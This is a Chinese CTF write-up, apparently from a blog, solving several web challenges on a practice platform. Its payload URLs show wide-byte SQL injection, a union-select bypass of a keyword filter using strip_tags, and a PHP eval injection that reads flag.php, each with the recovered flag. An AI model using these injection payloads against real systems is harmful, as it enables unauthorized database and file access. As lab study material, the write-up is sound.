


很明显 查询key表，id=1的string字段


构造payload：http://103.238.227.13:10083/index.php?id=-1%20union%20select%201,string%20from%20%27key%27%20#

发现没有出来 怎么什么都没有了 继续重头开始 看一下是什么注入

发现id=1和id=1'都没错 想起了宽字节注入 试一下




果然 那么就好了构造payload:http://103.238.227.13:10083/index.php?id=1%df%27 union select 1,string from 'key'#




报错 是引号的问题 那试一下另一种引号

http://103.238.227.13:10083/index.php?id=1%df%27 union select 1,string from `key`#

这种引号在tab键的上面



发现还报错 想起了是#的问题 把#改成%23



得到flag：54f3320dc261f313ba712eb3f13a1f6d

sql注入1

链接：http://103.238.227.13:10087/

目录(?)[+]

访问参数为：?id=x

查找表为key的数据表，id=1值hash字段值

[html] view plain copy

1. 以下是其中一段代码

[html] view plain copy

1. //过滤sql
2. $array = array('table','union','and','or','load_file','create','delete','select','update','sleep','alter','drop','truncate','from','max','min','order','limit');

```
3.  foreach ($array as $value)
4.  {
5.      if (substr_count($id, $value) > 0)
6.      {
7.          exit('包含敏感关键字！'.$value);
8.      }
9.  }
10.
11. //xss过滤
12. $id = strip_tags($id);
13.
14. $query = "SELECT * FROM temp WHERE id={$id} LIMIT 1";
15.
```

首先我们看到这道CTF题的时候 通过代码审计，我们可以知道它过滤了很多关键字，这样一来我们不知道怎么下手，但是它又给出了一段代码，这段代码如果你不注意的话就可能认为是多余的，但是它这段代码就是提示

我们通过百度查一下strip_tags（）这个函数的作用

定义和用法

strip_tags() 函数剥去字符串中的 HTML、XML 以及 PHP 的标签。

注释： 该函数始终会剥离 HTML 注释。这点无法通过 allow 参数改变。

注释： 该函数是二进制安全的。

语法 strip_tags(string,allow)

剥去字符串中的 HTML 标签，但允许使用 <b> 标签：

```
<?php
echo strip_tags("Hello <b><i>world!</i></b>","<b>");
?>
```

知道原理后，那么我们就可以直接构造payload了

构造如下http://103.238.227.13:10087/index.php?id=-1 un
ion sel
ect hash,1 fr
om `key`#

最后结果如下：

SQL注入测试

访问参数为：?id=x

查找表为key的数据表，id=1值hash字段值

以下为其中一段代码：

```
//过滤sql
$array = array('table','union','and','or','load_file','create','delete','select','update','sleep','alter','drop','trunc
foreach ($array as $value)
{
 if (substr_count($id, $value) > 0)
 {
  exit('包含敏感关键字! '.$value);
 }
}

//xss过滤
$id = strip_tags($id);

$query = "SELECT * FROM temp WHERE id={$id} LIMIT 1";
```

当前结果：


id	c3d3c17b4ca7f791f85e#$1cc72af274af4adef
title	1

得到 flag：

c3d3c17b4ca7f791f85e#$1cc72af274af4adef

本地包含

链接：http://120.24.86.145:8003/




分析出hello这个post/get获取的参数值很重要（$_REQUEST对get，post都能接受）

看一下 直接构造payload就行了 这里用了一个知识

http://120.24.86.145:8003/index.php?hello= 1);print_r(file("./flag.php%22")

就相当于：`eval( "1);print_r(file("./flag.php%22")");`




`flag：flag{bug-ctf-gg-99}`

变量1

链接：http://120.24.86.145:8004/index1.php


一个变量，当变量符合要求时输出flag　首先得知args这个变量是七个字符的　想起了全局变量　GLOBALS




得到flag：flag{92853051ab894a64f7865cf3c2128b34}


web5

链接：http://120.24.86.145:8002/web5/



Challenge
270 Solves
web5
60
JSPFUCK??????答案格式CTF{**}
http://120.24.86.145:8002/web5/
字母大写
Flag
Submit
https://blog.csdn.net/qq_36706878


120.24.86.145:8002/web5/
新手上路
360导航
hao123导航
百度一下
JSPFUCK??????答案格式CTF{******}
Submit
https://blog.csdn.net/qq_36706878


随便输个东西提交



发现什么都没有　抓包试试



发现出来一种码　直接用浏览器自带的工具　开发者工具里的console解码



然后回车


flag：ctf{whatfk}

头等舱

